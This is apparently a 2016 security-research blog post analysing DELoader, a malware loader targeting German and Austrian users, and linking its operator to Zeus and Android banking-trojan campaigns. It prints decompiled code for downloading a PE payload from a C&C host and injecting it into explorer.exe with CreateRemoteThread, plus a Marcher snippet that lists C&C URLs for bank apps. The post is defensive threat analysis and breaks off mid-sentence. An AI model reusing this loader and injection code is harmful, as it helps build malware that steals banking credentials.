



The Curious Case of an Targeting German-Speak


by  Floser Bacurio and Roland Dela Paz | Jun 21, 2016 | Filed in: [Security Research](#)

Last week, an unidentified malware (with SHA-256 `171693ab13668c6004a1e08b83c9877a55f150aaa6d8a624c3f8ffc712b22f0b`) was discovered and [circulated](#) on Twitter by researcher @JAMES_MHT. Many researchers - including us - were unable to identify the malware so we decided to dig a bit further.

In this post, we will share our findings about this malware: its targets, technical analysis, the related attacks and the threat actor behind it.


Targets

One of the first things we wanted to know is if this malware has a specific target—thanks to researcher [@benkow_](#) some open directories on the malware C&C were discovered. One of the open directories contained logs of victim IPs and computer names:



```
← → ↻ [ resdomactivationa.asia/ ]
2.193.32: ████████-7506A21817_7875768FF0337D9E.
2.193.32: 109579.
.32.142: 3104106368.
.32.142: 2733826285.
.32.142: ████████_1F3D59E9D7E41A2D: need new loader.
.32.142: ████████_1F3D59E9D7E41A2D.
.32.142: 109662.
.247.200: 0.
.247.200: 2733826285.
.247.200: ████████_14E9C32D62DE5105: need new loader.
.247.200: ████████_14E9C32D62DE5105.
.132.67: 585525041.
```

While there are not that many IP victims logged on this particular C&C, a look-up on [ipintel.io](#) showed a concentration of victims from *Germany* and *Austria*:



Incidentally, a quick dump of the malware code reveals the string “my_de” and “my_botnet” where the “de” in the first string may refer to Germany’s country code:[]

```

10007324: 6C 3C 65 45-00 00 00 00-18 00 00 00-BD FD 80 7C 1<eF  ↑  μzC!
10007334: 16 39 65 45-6D 79 5F 64-65 00 14 00-00 00 00 00 -9e my_de  ¶
10007344: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
10007354: 00 00 00 00-00 00 00 00-00 00 00 00-60 10 A5 00
10007364: 00 00 14 00-00 00 00 00-00 00 00 00-11 00 00 00 ¶
10007374: CC E8 12 00-00 00 00 00-BA D0 01 00-7D 17 47 00 15t  ¶ μG >±G
10007384: 6D 79 5F 62-6F 74 6E 65-74 00 12 00-20 E9 90 7C my_botnet  ‡ 0E!
10007394: 60 00 91 7C-FF FF FF FF-00 00 00 00-2D FF 90 7C ¶
100073A4: 00 E7 12 00-D8 0E 81 7C-B7 00 00 00-F0 DC 14 00 ¶
100073B4: 8C E8 12 00-D0 51 14 00-18 00 00 00-0C 00 00 00 ¶
100073C4: E8 E6 12 00-42 00 00 68-74 74 70 3A-2F 2F 72 65 ¶
100073D4: 6D 65 6D 62-65 72 6D 65-74 6F 64 61-79 34 2E 61 ¶

```

Due to this and the results of our analysis below, we tagged this malware **DELoader** (detected as W32/DELoader.A!tr).

DELoader Analysis

In a nutshell, DELoader’s primary purpose is to load additional malware on the system. It does this by initially creating a suspended explorer.exe process:

00401371	83C4 04	ADD ESP, 4			
00401374	870424	XCHG DWORD PTR SS:[ESP], EAX			
00401377	FF00	CALL EAX	kernel32.CreateProcessA		
00401379	85C0	TEST EAX, EAX			
0040137B	0F95C0	SETNE AL			
0040137E	FF3424	PUSH DWORD PTR SS:[ESP]			
00401381	5E	POP ESI			
00401382	83EC FC	SUB ESP, -4			
00401385	C3	LEAVE			
00401386	C3	RETN			
00401387	CC	INT3			

EAX=76F82082 (kernel32.CreateProcessA)					
Address	Hex dump	ASCII	0012F968	0012FA68	ASCII "C:\Windows\explorer.exe"
0012FA69	43 30 5C 57 69 6E 64 6F 77 73 5C 65 78 70 6C 6F	C:\Windows\explor	0012F96C	00000000	
0012FA78	72 65 72 2E 65 78 65 00 6F 72 65 72 2E 65 78 65	er.exe.exe	0012F970	00000000	
0012FA88	00 FB 12 00 00 00 00 00 50 18 20 00 30 00 14 00	.r+.P+-,0.¶.	0012F974	00000000	
0012FA98	50 05 00 77 00 00 00 00 00 34 05 00 77	P*.w.4*.w	0012F978	00000000	
0012FA08	00 00 14 00 57 14 01 F3 45 15 FC 43 05 FF 00 80	¶ .w¶F+¶.¶. ¶	0012F97C	00000004	

It then proceeds to decrypt an embedded DLL from its body and inject it into explorer.exe:

```

00402646 . 5F          POP EDI
00402647 . 2BF7       SUB ESI,EDI
00402649 > 8D0C17     LEA ECX,DWORD PTR DS:[EDI+EDX]
0040264C . 8A0431     MOV AL,BYTE PTR DS:[ECX+ESI]
0040264F . 32C3       XOR AL,BL
00402651 . 8801       MOV BYTE PTR DS:[ECX],AL
00402653 . C145 14 08 ROL     DWORD PTR SS:[EBP+14],8
00402657 . 50         PUSH EAX
00402658 . 8B45 14     MOV EAX,DWORD PTR SS:[EBP+14]
0040265B . 870424     XCHG DWORD PTR SS:[ESP],EAX
0040265E . 8B1C24     MOV EBX,DWORD PTR SS:[ESP]
00402661 . 83C4 04     ADD ESP,4
00402664 . 03DA       ADD EBX,EDX
00402666 . 83EA FF     SUB EDX,-1
00402669 . 83C4 FC     ADD ESP,-4
0040266C . 53         PUSH EBX
0040266D . 8F0424     POP DWORD PTR SS:[ESP]
00402670 . 8F45 14     POP DWORD PTR SS:[EBP+14]
00402673 . 3B55 10     CMP EDX,DWORD PTR SS:[EBP+10]
00402676 . 7C D1     JL     SHORT 1.00402649
00402678 . 8B3C24     MOV EDI,DWORD PTR SS:[ESP]
0040267B . 83C4 04     ADD ESP,4
0040267E . 8B3424     MOV ESI,DWORD PTR SS:[ESP]
00402681 . 83C4 04     ADD ESP,4
00402684 . FF3424     PUSH DWORD PTR SS:[ESP]
00402687 . 5B         POP EBX
00402688 . 83EC FC     SUB ESP,-4
0040268B > 8B2C24     MOV EBP,DWORD PTR SS:[ESP]
0040268E . 83C4 04     ADD ESP,4

```

Stack SS:[0012F9DC]=00004600
EDI=002DB1E0

Address	Hex dump	ASCII
002DB1E0	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZÉ.♦♦♦♦♦♦♦♦♦♦
002DB1F0	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB210	00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB220	0E 1F BA 0E 00 84 09 CD 21 B8 01 4C CD 21 54 68	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB230	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB240	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB250	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB260	EF EE 08 57 AB 8F 66 04 AB 8F 66 04 AB 8F 66 04	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB270	57 F8 DF 04 A7 8F 66 04 A2 F7 F5 04 A8 8F 66 04	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB280	AB 8F 67 04 D6 8F 66 04 CD 61 A9 04 BA 8F 66 04	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB290	CD 61 AC 04 AA 8F 66 04 CD 61 AA 04 AA 8F 66 04	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB2A0	52 69 63 68 AB 8F 66 04 00 00 00 00 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB2B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB2C0	50 45 00 00 4C 01 04 00 5D 61 47 57 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB2D0	00 00 00 00 E0 00 02 21 0B 01 0B 00 00 28 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB2E0	00 28 00 00 00 00 00 00 00 27 00 00 00 10 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB2F0	00 40 00 00 00 00 00 00 00 10 00 00 00 02 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB300	06 00 00 00 01 00 00 00 06 00 00 00 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB310	00 80 00 00 00 04 00 00 00 00 00 00 02 00 40 05	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB320	00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB330	00 00 00 00 10 00 00 00 E0 4F 00 00 43 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB340	38 4B 00 00 78 00 00 00 00 00 00 00 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB350	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB360	00 70 00 00 44 01 00 00 00 00 00 00 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB370	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB380	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB390	00 00 00 00 00 00 00 00 00 40 00 00 C8 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB3A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB3B0	00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB3C0	4E 26 00 00 00 10 00 00 00 28 00 00 00 04 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB3D0	00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB3E0	2E 72 64 61 74 61 00 00 23 10 00 00 00 40 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦
002DB3F0	00 12 00 00 00 2C 00 00 00 00 00 00 00 00 00 00	♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦♦

The injected DLL then attempts to download a file from the link
hxxp://remembermetoday4.asia/00/b.bin:

```

if ( v12 == 443 )
    result = (HINTERNET)0x800000;
v14 = HttpOpenRequestA(
    v13,
    "GET",
    UriComponents.lpszUrlPath,
    "HTTP/1.1",
    0,
    &lpszAcceptTypes,
    (unsigned int)result | 0x8404C700,
    0);
if ( !v14 )
    goto LABEL_30;
if ( v12 == 443 )
{
    Buffer = 0;
    dwBufferLength = 4;
    if ( InternetQueryOptionW(v14, 0x1Fu, &Buffer, &dwBufferLength) )
    {
        Buffer |= 0x3180u;
        InternetSetOptionW(v14, 0x1Fu, &Buffer, 4u);
    }
}
v15 = get_str_len("Connection: close\r\n");
if ( HttpSendRequest(v14, "Connection: close\r\n", v15, 0, 0) )
{
    Buffer = 0x80000;
    if ( (unsigned int)a3 >= 0x80000 )
    {
        while ( InternetReadFile(v14, (char *)v9 + a2, 0x80000u, (LPDWORD)&Buffer) )
        {
            if ( !Buffer )
            {
                v6 = 1;
                break;
            }
            v9 = (char *)v9 + Buffer;
            Buffer = 0x80000;
            if ( (unsigned int)((char *)v9 + 0x80000) > a3 )
                break;
        }
    }
    InternetCloseHandle(v14);
    InternetCloseHandle(hInternet);
    InternetCloseHandle(v19);
    result = 0;
}

```

Upon the time of analysis, the malware C&C was already sinkholed. Code-wise, the malware expects to download a portable executable (PE) file as it validates the MZ header of the downloaded file. If valid, this PE file is then copied to a newly allocated memory:

```

if ( *((WORD *)a2) != 'ZM' )
    return 0;
v10 = a1;
v4 = a2 + *(DWORD *)(a2 + offsetof(IMAGE_DOS_HEADER, e_lfanew));
v5 = *(DWORD *)(v4 + 0x50);
v13 = a2 + *(DWORD *)(a2 + offsetof(IMAGE_DOS_HEADER, e_lfanew));
v6 = VirtualAlloc(0, *(DWORD *)(v4 + 0x50), 0x3000u, 4u);
v7 = v6;
if ( !v6 )
    return 0;
memset(v6, v5, v10);
sub_1000280C(v7, (const void *)a2, *(DWORD *)(v4 + 0x54));
v12 = *(WORD *)(v4 + 6);
if ( !*(WORD *)(v4 + 6) )
{
    VirtualFree(v7, 0, 0x8000u);
    return 0;
}
if ( (signed int)*(_WORD *)(v4 + 6) > 0 )
{
    v8 = (int)((char *)v7 + *(DWORD *)(a2 + 60) + 280);
    do
    {
        v9 = *(DWORD *)v8;
        v15 = 0;
        if ( *(DWORD *)v8 )
        {
            v15 = 1;
            if ( v9 > *(DWORD *)(v8 - 8) )
                v9 = *(DWORD *)(v8 - 8);
        }
        else
        {
            v9 = *(DWORD *)(v13 + 0x38);
        }
        v14 = (char *)v7 + *(DWORD *)(v8 - 4);
        memset(v14, v9, v11);
        if ( v15 )
            sub_1000280C(v14, (const void *)(v2 + *(DWORD *)(v8 + 4)), v9);
        v8 += 40;
        --v12;
    }
}

```

It then searches for instance of a running explorer.exe process where it then injects the downloaded file using `CreateRemoteThread` API:

```

phExplorer = search_explorer(0);
phExplorer2 = phExplorer;
if ( phExplorer )
{
    v7 = VirtualAllocEx(phExplorer, 0, *(_DWORD *)(a1 + 52), 0x3000u, 4u);
    v17 = v7;
    if ( v7 )
    {
        v8 = *( _DWORD *)(a1 + 52);
        NumberOfBytesWritten = 0;
        if ( WriteProcessMemory(phExplorer2, v7, *(LPCVOID *)(a1 + 48), v8, &NumberOfBytesWritten) )
        {
            if ( NumberOfBytesWritten == *( _DWORD *)(a1 + 52) )
            {
                v9 = sub_100029B5(v3);
                nSize = v9;
                v10 = VirtualAllocEx(phExplorer2, 0, v9, 0x3000u, 0x400u);
                v15 = v10;
                if ( v10 )
                {
                    NumberOfBytesWritten = 0;
                    if ( WriteProcessMemory(phExplorer2, v10, v3, nSize, &NumberOfBytesWritten) )
                    {
                        if ( NumberOfBytesWritten == nSize )
                        {
                            lpBaseAddress = VirtualAllocEx(phExplorer2, 0, 0xCCECu, 0x3000u, 4u);
                            if ( lpBaseAddress )
                            {
                                sub_10001C6D(&Buffer);
                                v19 = v15;
                                v20 = v17;
                                v21 = *( _DWORD *)(a1 + 52);
                                v23 = a2 | 0x10;
                                if ( dword_1000604C )
                                {
                                    sub_1000280C(&v22, (const void *)dword_1000604C, 0x4B0u);
                                    v11 = lpBaseAddress;
                                    NumberOfBytesWritten = 0;
                                    if ( WriteProcessMemory(phExplorer2, lpBaseAddress, &Buffer, 0xCCECu, &NumberOfBytesWritten) )
                                    {
                                        || NumberOfBytesWritten != nSize )
                                    {
                                        v12 = sub_10002DF4((int)v3, "_Run@4");
                                        if ( v12 )
                                        {
                                            v2 = 0;
                                            if ( CreateRemoteThread(
                                                phExplorer2,
                                                0,
                                                0,
                                                (LPTHREAD_START_ROUTINE)((char *)v15 + v12 - (_DWORD)v3),
                                                v11,
                                                0,
                                                0 )

```

DELoader's routine doesn't tell much about its intentions since its payload simply installs an additional PE file. This PE file could be any malware, or simply an updated copy of itself.□

Either way, it leads us to the next question – what is the motive behind DELoader?

Related Attacks

The registrant information of the malware C&C, [resdomactivationa.asia](#), leads us to the next clue:

```

Registrant ID:DI_46547487
Registrant Name:Aleksandr Sirofimov
Registrant Organization:N/A
Registrant Address:Moyakovskogo 37
Registrant Address2:
Registrant Address3:
Registrant City:Moscow
Registrant State/Province:Moscow
Registrant Country/Economy:RU
Registrant Postal Code:53462
Registrant Phone:+7.532462362
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
Registrant E-mail:sir777alex@outlook.com

```


The registrant details list someone named **Aleksandr Sirofimov** from Russia. Of course, we certainly don't know if Aleksandr is a real person, a stolen identity, an alias for a group, or the 'nom de guerre' of an individual cybercriminal. However, the important thing is that these same registrant details have

been frequently used in the past to register malicious domains.

Below is an overview of some of the related attacks we were able to correlate using the email address **sir777alex@outlook.com**:



From the above graph we can extract the infection chain for DELoader, which is delivered through malicious JavaScript downloaders:




Since the JavaScript downloaders come from ZIP files with “invoice” themes, it is more or less sent to

victims as an attachment to malicious emails.

Furthermore, the above correlation enabled us to identify that the actor (or actors), using the name “Aleksandr,” registered malicious domains as early as the 3rd quarter of 2015, while DELoader first surfaced by at least February of 2016.

One of the malicious tools “Aleksandr” used is a **Zeus** variation – an infamous banking Trojan whose source code was **leaked** five years ago. Here is a graph of some of the related Zeus variants out of the many Zeus C&C domains “Aleksandr” registered:




An online search of the domain **goodvin77787.in** leads us to this **blog**. The blog talks about a DHL-themed Zeus campaign targeting *German-speaking* users where all the related Zeus C&Cs were registered using “Aleksandr’s” details.

So we now know that person or persons behind “Aleksandr” have been (or are still) involved in a malicious campaign for stealing banking credentials. True to the nature of DELoader, the previous campaign also targeted German-speaking users.

Are German-Speaking Users "Aleksandr's" Only Target?

Another domain the individual or group known as “Aleksandr” registered is **bestbrowser-2015.biz**. This domain was used as a C&C server for **Android Marcher** variants – an Android banking Trojan sold on Russian underground forums:



Interestingly, these trojans were configured to steal credentials from Australian banks. Below is a code snippet from one of the Android Marshcher samples:

```
protected void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    Log.d("MainActivity", "onCreate");
    d.c(this, true);
    d.b(this, "[{"to": "com.██████████bank\", \"body\": \"http://bestbrowser-2015.biz/sex/1/01.php\"}, {"to\": \"org.██████████bank\", \"body\": \"http://bestbrowser-2015.biz/sex/1/03.php\"}, {"to\": \"au.com██████████mobile\" \"http://bestbrowser-2015.biz/sex/1/05.php\"}, {"to\": \"au.com.██████████mobile\", \"body\": \"http://bestbro2015.biz/sex/1/08.php\"}]");
    this.x = new a(this);
    Settings.System.putInt(getContentResolver(), "wifi_sleep_policy", 2);
    if (MainService.a == null)
    {
        MainService.a = ((PowerManager) getSystemService("power")).newWakeLock(1, "main_service_wakelock");
        MainService.a.acquire();
        MainService.b = ((WifiManager) getSystemService("wifi")).createWifiLock(1, "MyWifiLock");
    }
}
```

It is worth noting that these Marshcher variants surfaced around the same time “Aleksandr” was running Zeus campaigns in the 3rd and 4th quarter of 2015. This suggests that he was running his malicious regional campaigns simultaneously.


Conclusion

While DELoader is a relatively new malware, the findings in this research demonstrate that the threat actor behind it has actually been around for quite some time, and has left a substantial amount of fingerprints over the Internet.

Historical information shows that the individual or group using the name “Aleksandr” have been involved in bank information theft not only of German-speaking users, but have also targeted Australian users. It is possible that DELoader may be used to aid in similar purposes in the future.

We are unable to confirm the legitimacy of “Aleksandr’s” registrant details, or if he (or they) is working with a group. We may, however, have an idea on where “Aleksandr” is located.

Earlier, we showed that the geolocations of DELoader victims were concentrated in Germany and Austria. You might have also noticed that one of the IPs deviated from that area – it resolved to *Kiev, Ukraine*:



This is odd since German is not a common language in Ukraine. So we theorized that this anomalous event may be due to someone testing the DELoader.

To test our theory, we looked up the IP in the C&C logs to find more information. Can you find the interesting string in the IP's computer name below?

```
92. [redacted].94: 1322261341.  
92. [redacted].94: 2733826285.  
